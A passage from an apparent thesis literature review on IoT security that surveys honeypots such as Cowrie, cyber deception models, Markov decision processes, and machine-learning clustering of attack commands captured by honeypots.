This layer is the collection of devices that capture and process the data. These devices include RFID, Zigbee, sensor nodes and gateways [7]. RFID-based IoT solutions are used in many application areas such as passport checking, inventory control, product verification and location checking. RFID-based systems face security and privacy challenges [88]. Attackers can also access sensor nodes to perform malicious activities or damage them [81]. Moreover, sensor nodes and gateways are also vulnerable to node failure, jamming, tampering, MITM, hacking and DoS [7]. Overall, sniffing, replay, eavesdropping, tampering and social engineering are in the list of threats and attacks associated with the IoT perception layer [130, 90].

The rapid growth in IoT devices have also resulted in the increase of cyber attacks reflecting that these devices are vulnerable to many internal and external threats [1]. IoT malware attacks have drawn public attention by performing large-scale cyber attacks in which exploited IoT devices were instructed to perform DoS attacks [111]. Security attacks on all levels of IoT have also been studied such as in [7, 90, 130] and a security taxonomy has also been proposed [7]. Another study [103] draws the attention of security researchers by investigating security threats associated

with all levels of IoT.

The above discussion concludes that overall IoT environments have several challenges which make them vulnerable to different types of attacks. Specifically talking about IoT devices, we have previously discussed in Section 1.1 about IoT devices vulnerabilities, how attackers have exploited these devices to accomplish their goals and the vulnerable platform they are providing.

According to Croom [30], to defend against Advanced Persistent Threats (APTs), defenders first need to understand how attackers operate. APTs have been classified as sophisticated and targeted attacks [71]. APTs emerged as one of the most dangerous attack types and targeted various organisations from the domains of IT, corporate and government organisations [61]. APTs are performed by highly organised, determined and well-resourced attackers. They target specific organisations with the purpose of competitive or strategic benefits. These attacks are not simple events to smash and grab, but they can stay in the target system and repeat their attempts [28]. The reported number of APTs have been increased including attacks against big organisations [140].

APT intrusions have been analysed by Lockheed Martin and a Cyber Kill Chain (CKC) model was proposed discussing phases of an APT attack structure [30, 62]. CKC was designed to identify and defend against cyber attacks by understanding adversaries. CKC model is composed of following phases [30, 62]:

- *Reconnaissance:* This phase involves searching and choosing targets by gathering required information such as email addresses or the data about technologies.

- *Weaponization:* This phase involves preparing a deliverable payload by integrating an exploit with a backdoor for remote access. The payload can be in the form of data files such as Microsoft Office or PDF files.

- *Delivery:* This phase involves delivering the payload to the target by using delivery agents such as email, websites and USB.
- *Exploitation:* This phase involves exploiting a vulnerability through the delivered payload. It can be achieved by convincing the users to execute the payload or automatically run it using operating system functionality.
- *Installation:* This phase involves installing remote access for attackers on the system to manipulate user accounts and maintain the permit.
- *Command and Control:* This phase involves establishing the connection to provide the access required by APT malware.
- *Actions on objectives:* This phase involves using the device to achieve attackers' goals such as data collection, exfiltration, encryption, stealing information and attacking other targets.

The phases identified in the CKC model have been used to map existing security solutions and provide actionable intelligence for defenders [62]. Generally, we can say that idea proposed in [30] of understanding adversaries in detail is applicable to defend against any attack. This will allow preparing defence strategies considering how attackers are going to perform their attack actions and how possibly defenders should respond to their actions. Honeypots are deception systems that are used to lure malicious actors into attacking them and in the process, potentially useful information for defenders will be obtained [29]. Honeypots have also been suggested to be used to deceive attackers in the attack process according to the CKC model [62]. Another study [9] discovered different deceptions such as fake sites, honeypots, artificial responses, honey accounts, honey tokens, honeyfiles as security countermeasures and maps these briefly with different stages of CKC. The discussion about how deception have been used in computer security is provided in the following section.

2.3 Deception in Computer Security

Almeshekah and Spafford [8] reported that the use of deception for defence has a long history and humans are also on the list of its users. Such as military strategies use deception for defence. They also mentioned that there were few early documented works for deception from 90s. Later on, from the early 2000s, deception started to be used for many applications. Researchers in studies [8, 155] mentioned about the widely accepted definition of deception for computers security reported in [161] as "the planned actions taken to mislead hackers and thereby cause them to take (or not take) specific actions that aid computer-security defenses".

A comprehensive literature survey [53] reported that deception techniques had received interest by the research community. Specifically, honeypots are more popular as they allow monitoring, analysing, understanding and modelling attackers' behaviour.

2.3.1 Honeypots

Spitzner [134] discussed various existing definitions of honeypots such as: 1) honeypots are deception tools, 2) honeypots are systems designed to emulate vulnerabilities, and 3) honeypots are controlled production systems designed to be broken by attackers. This leads to a lack of accurately defining honeypots and slower adoption among the security community. Considering that, a new definition for honeypot is provided as "A honeypot is security resource whose value lies in being probed, attacked, or compromised" [134]. Later on, the definition provided by Spitzner [134] became the first widely accepted definition for honeypots [110].

Spitzner [134] discussed that value of honeypots depends on how they are built, deployed and used. Advantages of honeypots have also been identified in [134]. Two of them are discussed as follows:

1. A challenge faced by the security community is related to obtain-

ing value from data. The vast amount of data is collected through firewall logs and alerts generated as intrusion detection. However, extracting the value from massive data is difficult. Honeypots are capable of gathering high-value data as they only log data related resulted from probing, scanning or attacks.

2. Honeypots do not face the issue of resource exhaustion as they capture information about the activities only directly performed at them.

As honeypots are considered a resource, they can be in different forms and can be used for various purposes according to the desired goals. Based on the interaction level provided by honeypots, they are classified into the following three categories [134, 110, 45]:

1. *Low-interaction honeypots:* Low-interaction Honeypots (LIHPs) are capable of simulating some of the services such as Secure Shell (SSH), File Transfer protocol (FTP) and Telnet. They produce limited responses resulting from compromise. Access to the operating system cannot be provided to attackers. A LIHP gathers limited information but can be easily installed and deployed. The risk associated with deployment is low-level as LIHP offers little interaction to attackers [134, 110, 45].

2. *Medium-interaction honeypots:* Medium-interaction Honeypots (MIHPs) are more sophisticated compared to LIHPs. MIHPs are capable of simulating more elaborated services and generating reasonable responses to attackers in the hope of triggering follow up attacks. Access to the operating system cannot be provided to attackers in MIHPs. A MIHP involves some difficulties in installing and deploying. It gathers sufficient information. The risk associated with deployment is medium-level as MIHPs offer attackers to interact with them and perform operations [134, 110, 45].

3. *High-interaction honeypots:* High-interaction Honeypots (HIHPs) are advance and collect a vast amount of information in the form of attack logs. HIHPs generate realistic responses and provide attackers access to operating systems. A HIHP is difficult to install and deploy. The risk associated with the deployment of HIHPs is high-level because they offer interaction with attackers without limitations [134, 110, 45].

2.3.2 Cowrie: A honeypot

Cowrie[1] honeypot is designed to support SSH and Telnet protocols and offers the following features:

- SSH and Telnet protocols are implemented, allowing attackers to break into the system and interact with a Shell environment to execute commands.
- A default fake file system is emulated with the support of manipulating files and directories.
- Uploading and secure transfer of files are possible which allows examining these files later on for further analysis.
- A wide range of Linux-based commands are supported. For the commands not supported, Cowrie generates plausible error messages.
- Detailed log files are stored which record all the activities of an attacker. The log files include data about connection requests, attackers' actions in the process, Transmission Control Protocol (TCP)/IP forwarding requests, login details, files and packages retrieved, installed and commands executed.

[1]https://github.com/cowrie/cowrie

We selected Cowrie for our experiments based on the above discussed features suitable for simulating services offered by IoT devices. Cowrie has also been mapped in the list of IoT honeypots by existing studies [45, 135].

Discussing about Cowrie's deceptive capabilities, Cabral et al. [25] mapped Cowrie honeypot configurations to three types of deception including masking, mimicry and hiding. In another study by Cabral et al. [26], it has been investigated that advancing various Cowrie configurations help to avoid its detection against honeypot detection attempts. For this purpose, three Cowrie instances with default and advance configurations were deployed. The results show that modified versions of honeypot did not generate suspicious indications against NMAP and Shodan analysis. Moreover, a detection script was also tested and it is found that advanced configurations did not provide any information showing the presence of default Cowrie honeypot [26].

2.4 Deception in IoT Security

In this section, we discuss the usage of honeypots in IoT environments. Pa et al. [115] proposed IoTPot composed of a low-interaction front-end responder and a high-interaction sandbox to capture malware samples on Telnet enabled IoT devices running on different CPU architectures. Honeypot was operational for 39 days and 16,934 different hosts attempted to download malware binary files. Their analysis of malware samples revealed that they were used for performing mainly DDoS attacks and conducting port 23 scans. They reported their results as identifying four different malware families with the common goal of performing DDoS attacks and further targeting IoT devices.

Guarnizo et al. [49] proposed a high-interaction honeypot platform, i.e., SIPHON. The experiment conducted for demonstration used seven physical devices including IP cameras and a printer. They used 39 worm-

hole instances to present physical devices as 85 real IoT devices in nine countries. Their analysis of captured traffic covers various dimensions, such as the location-specific traffic on IoT devices, IoT devices most likely to be attacked and to understand the relation between listing of IoT devices on the Internet and scanning by botnets.

Marzano et al. [98] logged traffic on their honeypots for a long period of 11 months to understand the evolution of IoT malware and botnet operators' behaviours. Specifically, Mirai and Bashlite, i.e., two IoT malware, were studied. Grouping the attacks into three categories, they found that the focus of Mirai is on TCP-related and Application layer attacks. Whereas, Bashlite focuses on volumetric attacks. They reported that both of the malware target IoT devices and the attacks by Mirai are more sophisticated. Antonakakis et al. [14] provided in-depth details on the Mirai botnet targeting vulnerable IoT devices. They installed Telnet honeypots and logged massive connection attempts. Their analysis provided details about command and control servers and username/password combinations in login attempts. As part of this study, details gathered by performing active scanning about the types of devices that are infected most by Mirai and their vendors are also provided.

Fraunholz et al. [46] investigated the attacks conducted by exploiting weak or default user credentials on their honeypot offering SSH and Telnet services. They performed statistical and behavioural analysis on the collected data. Reported results include discussion about distribution of attacks, countries of origin, top login credentials used and targeted devices. Luo et al. [95] discussed that designing a honeypot for IoT is challenging. The heterogeneity in IoT devices is one of the main reasons as it is not affordable to use multiple LIHPs or physical IoT devices for building HIHPs. Therefore, they used Machine Learning (ML) techniques to learn about the behaviour of IoT devices and proposed an intelligent-interaction honeypot. Moreover, they utilised ML to enhance the replying logic against attackers' actions for longer attack sessions.

Wang et al. [154] proposed IoTCMal, a honeypot to capture malware samples specifically targeting IoT devices. IoTCMal is composed of low and high-interaction components. They deployed multiple honeypot instances in six countries and captured malware binaries. The analysis provided in the study discussed the general flow of attack as the combination of four stages including detection, infection, execution and attack. The number of attacks received on SSH, Telnet and high interactive component of IoTCMal was discussed. Moreover, Their analysis discovered eight malware families which are used for DDoS attacks and mining of digital currency. Saputro et al. [124] discussed that a MIHP could be used to simulate services of IoT devices to convince attackers to carry out the attacks and waste their time. They also proposed that system administrators can use honeypots to secure real devices and can record the scan process and all other activities performed by attackers.

González et al. [151] deployed multiple honeypots at six locations worldwide and captured interactions by attackers on Telnet and SSH services. They developed a system composed of honeypots, a log manager, a sandbox and a dashboard to show information. In their analysis, interactions by attackers and malware files were studied. They reported traffic received in all Telnet and SSH honeypots on a daily basis. Analysing the commands collected in the honeypots, it was discovered that the insertion of commands was a more prevailing event compared to login attempts in the Telnet honeypots. Kato et al. [69] proposed X-POT, a honeypot framework capable of emulating different IoT devices. An HyperText Transfer Protocol (HTTP) honeypot was implemented using X-POT and deployed on the Internet for two months. A massive number of HTTP requests were received and malware samples were captured. Most of the samples collected were found belonging to Mirai, i.e., an IoT malware.

Srinivasa et al. [135] deployed multiple IoT honeypots, captured and studied attacks. They reported the total number of attacks received on each honeypot simulating different devices profiles and traffic on honey-

pots by scanning services. Moreover, different types of attacks including brute-force, dictionary, malware, DoS and data poisoning received on honeypots were also identified. Tabari et al. [139] deployed three types of honeypots representing a honeypot ecosystem. HoneyShell is for simulating vulnerable IoT devices on SSH and Telnet. HoneyWindowsBox simulates IoT devices that are running on Windows. HoneyCamera simulates the behaviour of an IoT device such as the camera. Their study discusses the number of hits on honeypots, countries from where most of the connections originated, frequently used username and password combinations to login and top commands executed. Moreover, downloaded files on the honeypots were categorised and it was revealed that most of the files were related to DoS/DDoS.

ThingPot [156] is an interactive honeypot implementation that simulates an IoT platform. For the implementation of proof of concept, XMPP and REST API were used and Hue smart lightning system was simulated. Thingpot was deployed for more than a month and captured requests were classified as targeted, untargeted and undefined. Analysing the logs, it was revealed that multiple requests were originated from user agents resembling a web browser. These agents include Mozilla, shooter, botlight and others. Moreover, many attack types were found including attacks performed to take control and scanning.

Anirudh et al. [13] proposed a honeypot-based model to mitigate DoS attacks. The model works as two states. First, it uses IDS to analyse incoming user requests to forward benign and malicious requests on regular systems and honeypots, respectively. In the second scenario, logs are already available. An incoming request on the IDS is checked from the logs. If it is matched, a verification request is presented to the client for checking either client is spam or legitimate. If the client is found as spam, the client will be blocked. In the other case where the client passed verification, data is passed to the main server. Their experimental simulations show a significant increase in the efficiency of data received or transmitted

in the presence of a honeypot.

In a study [150], the source code of two IoT malware families was analysed and their common properties were reported such as scanning patterns, targeting embedded devices with Linux and busybox, targeting of multiple processor architectures and mounting DDoS attacks. Moreover, two Telnet honeypots were also deployed to explore the potential of using generic honeypots for tracking IoT malware variants. It was reported that general honeypots are suitable for learning about new variants of IoT malware.

An IoT Honeypot [127] composed of front-end and back-end components is designed to detect and report Telnet attacks. The front-end component is exposed to lure attackers. A firewall is used to protect back-end component in which data captured by the front-end is decrypted, reported to the user and stored. In the front-end implementation: for manual attacks, the responses for attackers' inputs are provided from a file; for automated attacks, i.e., Mirai, responses related to Mirai phases are emulated convincing that a real IoT device is attacked. IoT Honeypot was evaluated using Mirai (IoT malware) source code. Mirai reconnaissance phase, commands executed and the decision to use the device for further infection and DDoS are discussed.

The studies discussed above used deception in IoT environments and mostly the focus was on deploying honeypot systems for data collection and analysis. Other aspects such as simulating IoT devices/services, detecting infected IoT devices and proposing theoretical models for designing malware driven honeypot systems have also been covered. It is recognised that data collection was the imperative part and the main focus was on understanding IoT botnets behaviour, extracting the most frequently executed commands, top login credentials and analysing traffic trends on IoT devices. Studies on analysing attack commands do not fully utilise the information in an attack instance to present a complete attack structure. Hence, the information about attackers' tactics, their actions in the

process, tools and techniques used by them can be further explored.

Deception systems and techniques have been used for computers and IoT security. There exist deception models which discuss the aspects concerning how to plan, integrate, deploy, monitor and update deception. We discuss existing models in the following section.

2.5 Deception Security Models

Yuill [161] proposed a deception framework in which one of the models is about the deception operation process. The process followed for deception operation is defined as the combination of multiple steps. The first step is deception operations development in which planning, building and preparation to engage target are performed. The second step is the deployment of deception to present it to the target. The third step involves engaging the target as a deception story is received and intended actions are taken. Feedback is also collected and analysed at this step. Then, a decision is made for continuing, modifying or terminating deception based on the current situation.

Almeshekah and Spafford [8] proposed a model for deception planning and integration into computer security defences. The proposed model is comprised of three phases. The first phase involves defining strategic goals of deception, how the target should respond, identifying exploitable biases of attackers, deciding on what to simulate and dissimulate, defining feedback channels for monitoring attackers' actions and identifying the risk associated with applying deception. Once the planning phase is completed, the next phase is about implementing and integrating deception. Then the final stage is to monitor and evaluate deception. For this purpose, feedback channels should be monitored to decide on improving or taking away deception to avoid exposure in case attackers suspect the deceptive system.

Heckman et al. [58] proposed a spiral cyber Denial and Deception

(D&D) process that is based on the idea of iteratively increasing cyber D&D capabilities by assessing risks and effectiveness. The proposed model is composed of four stages. Planning stage is about defining goals that are clear and can be achieved. Implementation stage is about what artefacts are required to achieve goals and how to develop them. The next stage is about deploying and executing cyber D&D operations in the target environment. The post analysis stage is about analysing outcomes, thinking about improvements and providing feedback for planning the next iteration. These four stages go iteratively by assessing each stage's effectiveness and a revised plan at the end of each iteration.

Faveri et al. [107] proposed a goal-driven approach considering deception to include early in the software development process for finding conflicts and risks to reduce cost for poor decisions. Their approach comprises three phases. The first phase is about modelling requirements and building architectural design. The second phase is concerned with identifying potential vulnerabilities, threats, attacks and attackers' profiles. Based on this, the anti-model is designed with security controls. The third phase is about performing various activities for deception modelling. This includes producing a goal-based model to establish deception tactics; defining monitoring channels and deception metrics; designing deception stories, variability models and performing risk assessment. The proposed model has been validated on a case study and the feasibility of the proposed model has been discussed in designing deception tactics.

Faveri and Moreira [35] proposed a deception-based life cycle approach for security defence. The proposed approach can be integrated into the design process and includes a model for specifying coordination of deception tactics. They discussed the handling of deception strategies at the design, run time and adaptation phases. The design phase includes designing deception, identifying associated risk, defining monitoring processes, metrics and adaptation policies. Activities include observing channels, reporting deception incidents and monitoring risks for the run time phase.

For the adaptation phase, monitoring channels and risks are analysed to decide about reconfiguration in modifying existing tactics or adding new to the system.

Hassan and Guha [54] reviewed existing deception models and identified the common elements which include plan & deploy, monitoring and analysis. Using the identified elements, an abstract model is developed composed of various states. The analysis was extended by designing as a state machine of deception on abstract representation of deception models. They proposed that models abstraction and state model are useful to understand changes in system's state based on deployed deception and attackers' actions against applied deception.

Wang and Lu [155] discussed the life cycle of cyber deception as the combination of two steps. The first step concerns collecting intelligence on the adversaries related to their intents, capabilities and decision making process. This will give situational understanding about the attackers and is essential for the success of cyber deception. The second step concerns crafting actual deception based on the previous step's intelligence for manipulating and misleading attackers. Cyber deception can contain various deception techniques, true and fabricated information. They also mentioned that through multiple rounds of gaining intelligence on adversaries, deception by the defenders could be progressed.

Mehresh and Upadhyaya [101] proposed a deception framework based on the idea of predicting intents of attackers for designing a stronger and effective recovery to strengthen the system's survivability. They presented a threat model, identified formal requirements for the survival of a system, transformed them into a framework and provided reasoning for each of their design decisions for the proposed framework. The threat assessment model discussed a sophisticated attack as the combination of multiple steps. Then, requirements listed for framework include prevention, detection of adversaries, effective recovery, dealing with zero-day attacks, timeliness and realistic deception. Their proposed deception framework

works at multiple layers and handles the traffic originated from attackers and legitimate users.

Stech et al. [137] proposed a cyber deception chain for mitigating the actions of attackers. The deception chain presents deception operations management in a life cycle context. The cyber deception chain is comprised of eight stages including: 1) defining purpose for applying deception, 2) gaining intelligence on adversaries expected behaviour against deception operations, 3) what should attackers' perceive for deceptive operations, 4) planning to apply deception, 5) preparing deception, 6) executing deceptive operations carefully, 7) monitoring of applied deception, and 8) reinforcing deception through improved deception operations or change the channels of conveying deception to attackers when desired results not met.

Faveri et al. [36] reviewed existing studies by looking at the scope of deception planning models, tools used and integration of deception planning in development phases. Their discussion reveals that most deception models are composed of high-level activities and general properties. Hence, they are applicable for deception planning in a wide range. However, little guidance was provided for specifying and designing deception-based defence. It has also been reported that more guidance and tool support is required with respect to creating deception-based defence. Moreover, integration between phases in the cycle of deception is generally missing and few models consider discussing these aspects.

Lu et al. [94] also reviewed existing studies in which high-level models for cyber deception have been proposed. Three phases for each round of cyber deception have been identified: deception planning, deception implementation and deployment and monitoring of feedback channels. Based on the feedback, replanning and redesigning of deception are performed. Moreover, this study reports: 1) creation and usage of incorrect information for distracting and misleading attackers and 2) hiding key information are the type of actions used for deception schemes.

Han et al. [53] provided an extensive literature review on deception in computer security. For deception modelling, they identified that mostly deception models talk about planning and integration of deception in target system by proposing a methodology. Some of the studies has modelled attackers' and defenders' interaction using game theory [53]. Zhu et al. [163] also provided a comprehensive literature survey of defensive deception. They discussed that game theory had been used extensively in modelling deception by considering attackers and defenders as players and modelling attack actions, defence strategies, system's observations and dynamics. Moreover, they also reported extensive use of ML techniques for cyber deception.

Reinforcement learning is a technique that works on the concept of training agents to learn from the environment through trial and error interactions. Based on learning from previous experiences, it helps agents to decide which actions to take in a specific situation [38]. Reinforcement learning problems have been modelled using Markov Decision Process (MDP) to solve real-world problems. For example, a honeypot system in which the model is unknown or difficult to approximate [38]. The current cyberspace threat landscape is evolving and new technological environments such as IoT provide a larger attack surface to attackers. Malware is becoming highly automated and variants are introduced quickly. Therefore, adaptive and agile security solutions, i.e., honeypots, should be designed to learn from prior actions, attack interactions and use this knowledge to defend accordingly [39]. A framework for adaptive and agile honeypot development and deployment has also been proposed. The framework is composed of cyclic processes of: 1) development of honeypot, 2) deployment for a limited time to capture data, and 3) optimization of honeypot [39].

Hayatle et al. [57] used MDP for choosing the optimal policy for replying to the commands issued by the botmaster. They also performed simulations and discussed choosing optimal policy considering various

parameters and their effects on the outcome, i.e., expected reward. IoT-Candyjar [95] is an intelligent-interaction honeypot that is proposed to use ML for learning about the behaviour of IoT devices. Based on this, replying logic was enhanced to send the attackers best responses against their actions for longer attack sessions. They modelled the response selection problem as an MDP as it is for sequential decision making where outcomes are uncertain.

2.5.1 Markov decision process

MDP allows to model systems that are stochastic in nature because it helps to make decisions under uncertainty [10]. MDPs extend Discrete-time Markov Chains (DTMCs) in which a system's possible configurations are modelled showing states of a system and their transitions which occur in the form of discrete time steps. However, non-deterministic choices are also considered in MDPs [15]. In-depth details about MDP can be found in [117].

Figure 2.1 shows an example MDP model where states (s0, s1, s2 and s3) of the system are represented by circles, the transition between states along with certain probabilities are represented with arrows and actions for transitions are shown as (a1, a2, a3, a4 and a5). It shows that from s0, there is one action a1, which specifies that the probability of moving from s0 to s1 is 0.3 and the probability of moving from s0 to s2 is 0.7. Whereas, from s3, there is one action a4 specifying that there is 1 probability of repeating the action or staying at the same state.

Probabilistic Modelling (PM) is a formal verification technique to model stochastic systems and has been used in a various application areas including computer security. PM allows to model probabilistic and non-deterministic behaviours such as unknown behaviour of an attacker targeting a system [84]. PRISM is one of the tools that allows probabilistic model checking by constructing and analysing models such as MDP [59].




Figure 2.1: An example of markov decision process.

2.5.2 PRISM: Probabilistic model checker

PRISM [2] [83] is a tool used to perform probabilistic model checking. PRISM supports the modelling and analysis of different probabilistic models including MDPs [59]. Models are described using a language that is based on the Reactive Modules Formalism [11]. For the properties specification, the language is based on various logics and their variants [82]. PRISM also provides support for cost and reward functionality [59].

As discussed above, game theory and reinforcement learning have been used for active interaction with attackers and reusing the gained knowledge for future defence. Specifically considering proposed deception models or processes discussed above include planning, applying, executing and monitoring phases in cyber deception. However, there are some important aspects which need further consideration for security defense. These aspects include: 1) a pre-planning phase to help defenders first understand their opponents thoroughly (i.e. attack actions, Tools, Techniques and Processes (TTPs) of attackers and their behaviour in the process), 2)

[2] https://www.prismmodelchecker.org/

active interaction with the attackers in the process and selection of defence actions accordingly, 3) preserving known attacks (i.e. already captured attacks) to predict attackers' actions in future, and 4) quantification metrics to evaluate the performance of attackers and defenders in the process.

Knowledge about captured attacks also helps to find similarities and differences between attacks. Security researchers have also used command data for categorisation, classification and clustering of attacks.

2.6 Attacks Classification, Categorisation and Clustering

ML techniques including supervised and unsupervsied have been used in the domain of cyber security for classifying, categorising and clustering attacks. Before discussing previous studies, we provide brief details on these concepts.

2.6.1 Machine learning

ML can be defined as a computer science's field that makes machines capable of automatically learning from data by extracting useful information and does not require computer programs to be explicitly coded to solve a particular problem [97]. This makes ML linked with Artificial Intelligence (AI) as well which focuses on designing algorithms allowing computers to learn from previous experiences by feeding them as input data [5]. ML methods can be further categorised and we discuss the following two categories.

Supervised learning

Supervised learning is a ML method in which a machine learns from data where input and corresponding output vectors known as class labels are

available. In this way, the learning process is supervised and the aim is mapping the input to the output [5, 97]. In the simplest form, we can say that data instances are stored as pairs of input and output in the training set. Training the machine on this data helps map new instances in the test data set. Examples of supervised learning include classification, regression and decision trees [5, 6, 97].

Unsupervised learning

Unsupervised learning is a ML method in which a machine learns from data where corresponding output vectors known as class labels are not available. In this way, the learning process is unsupervised and the aim is to distribute input data into various groups based on specified criteria [5, 97]. In the simplest form, we can say that unsupervised learning is based on the concept of self-organising data instances based on identifying common patterns or some metric of relevance. Clustering is one of the well-known examples of unsupervised learning [5, 6, 97] and there exist many clustering algorithms used for grouping input data based on various criteria.

2.6.2 Clustering algorithms

In this thesis we apply K-means, Gaussian Mixture Models (GMM) and Density-based spatial clustering of applications with noise (DBSCAN) clustering algorithms that are introduced below.

K-means

A partitioning-based clustering algorithm that is used for finding clusters and their centres in an unlabelled data set. First, the number of cluster centres are chosen. Then, K-means continuously moves data centres considering total within-cluster variance should be minimised [56]. K-means partitions the data into a specific number of clusters based on assigning

each observation to a cluster having the nearest mean value. The main idea is based on updating the centre of the cluster, i.e., represented by the centre of data points, by iterative computation and processing it until a convergence criterion is met [158, 56].

Gaussian Mixture Models

A distribution-based clustering algorithm in which for the original data comprised of several distributions, the data generated from the same distribution belongs to the same cluster [158]. GMM assumes the data are distributed as a mixture of Gaussian distributions. In GMM, each cluster is centred at the mean and the covariance matrix determines the geometric feature. The geometric features include volume, shape and orientation. Hence, it is assumed that the clusters are ellipse-shaped [158, 109].

Density-based spatial clustering of applications with noise

A density-based clustering algorithm which considers that data in a high-density data space region belong to the same cluster. The neighbourhood's radius representing a set of points around a data point and the minimum number of points in a neighbourhood are two parameters that are considered by the DBSCAN algorithm for clustering the data [158].

The DBSCAN algorithm clusters data by finding all core points and expanding them with the points directly reached from these core points. The process starts with an arbitrary point and retrieving its neighbourhood. When a new core point is found, a new cluster will be started and expanded by assigning neighbourhood points to the cluster. If an additional core point exists in the neighbourhood, further expansion will be performed also to include its neighbourhood points. The process will end and a cluster is complete when there is no more core point in the neighbourhood and expanded neighbourhood. Then, the remaining points will be searched to look for new core points to start the clusters. The points

in data space that have not been assigned to any cluster are considered as noise points [51].

Dang et al. [31] analysed IoT fileless attacks and empirically classified them into eight different types based on behaviours and intents. For instance, a type of attack is labelled as "retrieving system information" if the commands such as (`lscpu or ps`) are executed as part of the attack process to obtain hardware and system information. Another type of fileless attack could be "occupying end systems" when an attacker change the password of an IoT device using (`passwd`) for future access. Barron and Nikiforakis [20] categorised the attackers' actions by defining seven categories of commands based on the purpose to execute them. For example, one of the categories is labelled as "users" in which the commands executed to change passwords were mapped showing that in this type of attack the goal of the attackers is to make sure that they can access device in future as users. Another category of attackers action is labelled as "system" in which actions performed are related to exploring system information to discover the value or plan attack process accordingly.

Kheirkhah et al. [72] proposed three methods to categorise the attacks. The first method contains the attacks in which no commands were executed and intruders only logged into the honeypot. They mentioned that possible reason could be that intruders may return later or the server they were looking for not found. The second method contains the attacks in which only basic commands to obtain system information were executed. The third method contains the attacks in which commands for downloading and installing malware files have been executed.

Sadasivam et al. [123] distributed cyber threats into two categories. The first category is "Severe" attacks in which commands have been executed after successful login. The second category is "Not-so-severe" attacks in which attackers can make successful connections but not performed any subsequent action such as executing commands. Second category also covers the unsuccessful connection attempts and port scanning

attacks. The attack labels were manually assigned to captured traffic on a honeypot deployed. Later on feature extraction process was performed and ML algorithms were used to classify attacks.

Fraunholz et al. [46] categorised the attacks on SSH and Telnet services using three approaches. The first approach is based on the duration and the number of commands executed in attack sessions. The second approach is based on assigning skill level to the attackers using a predefined point system correlating with types of commands executed. The third approach distributed attacks into clusters using K-means clustering algorithm which considered credentials used to get in the device and commands executed as features. For credentials based clustering, five clusters were identified. In the commands based clustering, top 500 commands were used and six clusters were identified. Valero et al. [148] proposed a feature set including intentions (consequences) to execute commands, attack session time, version of SSH client key and the geolocation of attack. Using RF classifier they achieved 0.998 accuracy to classify and identify attacks.

Tabari et al. [139] analysed commands executed on their honeypots through SSH login sessions. The similarity between commands was calculated and the GMM algorithm was used to perform clustering. Generated clustered were examined to identify the objectives for executing the commands. Some of the examples of generated clusters and their identified objectives include: for example, cluster 7 grouped commands (`free -m`, `free -h`) which are related to obtaining memory information, hence, the objectives for this cluster are identified as "system intelligence". In total, executed commands on the honeypots were grouped into 50 clusters and it has been reported that the majority of commands belonged to six clusters.

Lingenfelter et al. [91] deployed MIHPs and collected data. They applied clustering to detect different variants of Mirai considering executed commands, filler words and files downloaded. The lists of arguments were prepared based on encoding the first argument in all the commands

executed as a list. Unique attack patterns were identified using a distance measure as a similarity metric between arguments lists. They reported that the two of the most common attack patterns recorded on their honeypots are very similar to the Mirai's loader code and another common attack pattern was using same Mirai's loader code. This shows that Mirai is still dominant, but attackers have made modifications and expansions.

Torabi et al. [142] performed a large-scale analysis on IoT malware samples for characterisation and reported that they actually belong to fewer malware families. Their experimental results show that most malware samples found belonged to Mirai, showing its prevalence and indicating that Mirai code tends to be reused by its authors.

Trajanovski and Zhang [143] also discussed that attackers had used leaked source code of IoT botnet to introduce new variants by equipping new capabilities and making detection more difficult. They proposed an approach to cluster botnet samples. IoT botnet samples were captured using traces of system calls and network traffic and their behaviour was represented as a profile. Identified profiles were vectorised and DBSCAN clustering algorithm was used. The results show the success of correctly identifying botnet variants introduced with newer capabilities.

Shrivastava et al. [128] captured IoT attacks using a honeypot and labelled them into different categories in pre-processing phase based on the commands executed by attackers in the attack sessions. They applied various ML algorithms to classify the attacks and achieved 67.7% to 97.39% accuracy for the chosen classifiers. Moreover, they have briefly discussed the attackers' actions in different attacks by looking at the commands executed. Shrivastava et al. [129] proposed a game theory model to detect DoS attacks. An approach handling unlabelled data has been proposed and K-means clustering is applied to the captured data. They used the number of requests made by an IP address and commands executed as features to detect DoS attacks. Commands executed by an IP divided the attacks into high and low classes.

Proposed attack categorisation and classification methods discussed above using command data depend on the domain knowledge of security experts to assign qualitative labels, quantitative metrics and support supervised learning by assigning class labels to the attacks. In some cases, clustering has also been applied. These approaches include manually defining correlations among the commands and introducing potential bias of domain knowledge experts. Another limitation includes the lack of identifying various types of changes in commands and providing insights on how changes in commands affect behavioural patterns of attacks. Some of the studies cover detection of Mirai's variants introduced by attackers based on matching them with the leaked source code of Mirai. We recognise that topics of studying changes in commands, their effects in the attack process, automatically distributing attacks based on similarities and differences in commands need to be further explored. Deep Learning (DL) addresses some of these concerns.

2.6.3 Deep learning

DL is a set of ML in which algorithms perform the learning process in multiple layers corresponding to various levels of abstractions [21]. DL methods have made significant improvements in solving problems, proved to perform very well at learning from high dimensional data and can be applied in science, business and government domains [85]. In cyber security, various DL methods have also been used including Autoencoder (AE) [21]. An AE is a type of neural network used in the domain of cyber security for various purposes such as feature learning, anomaly detection and dimensionality reduction [16, 60, 89, 159]. Yue et al. [160] specifically discussed DL methods for IoT security and mentioned the capabilities of AEs to learn useful features directly from raw input automatically.

Autoencoders

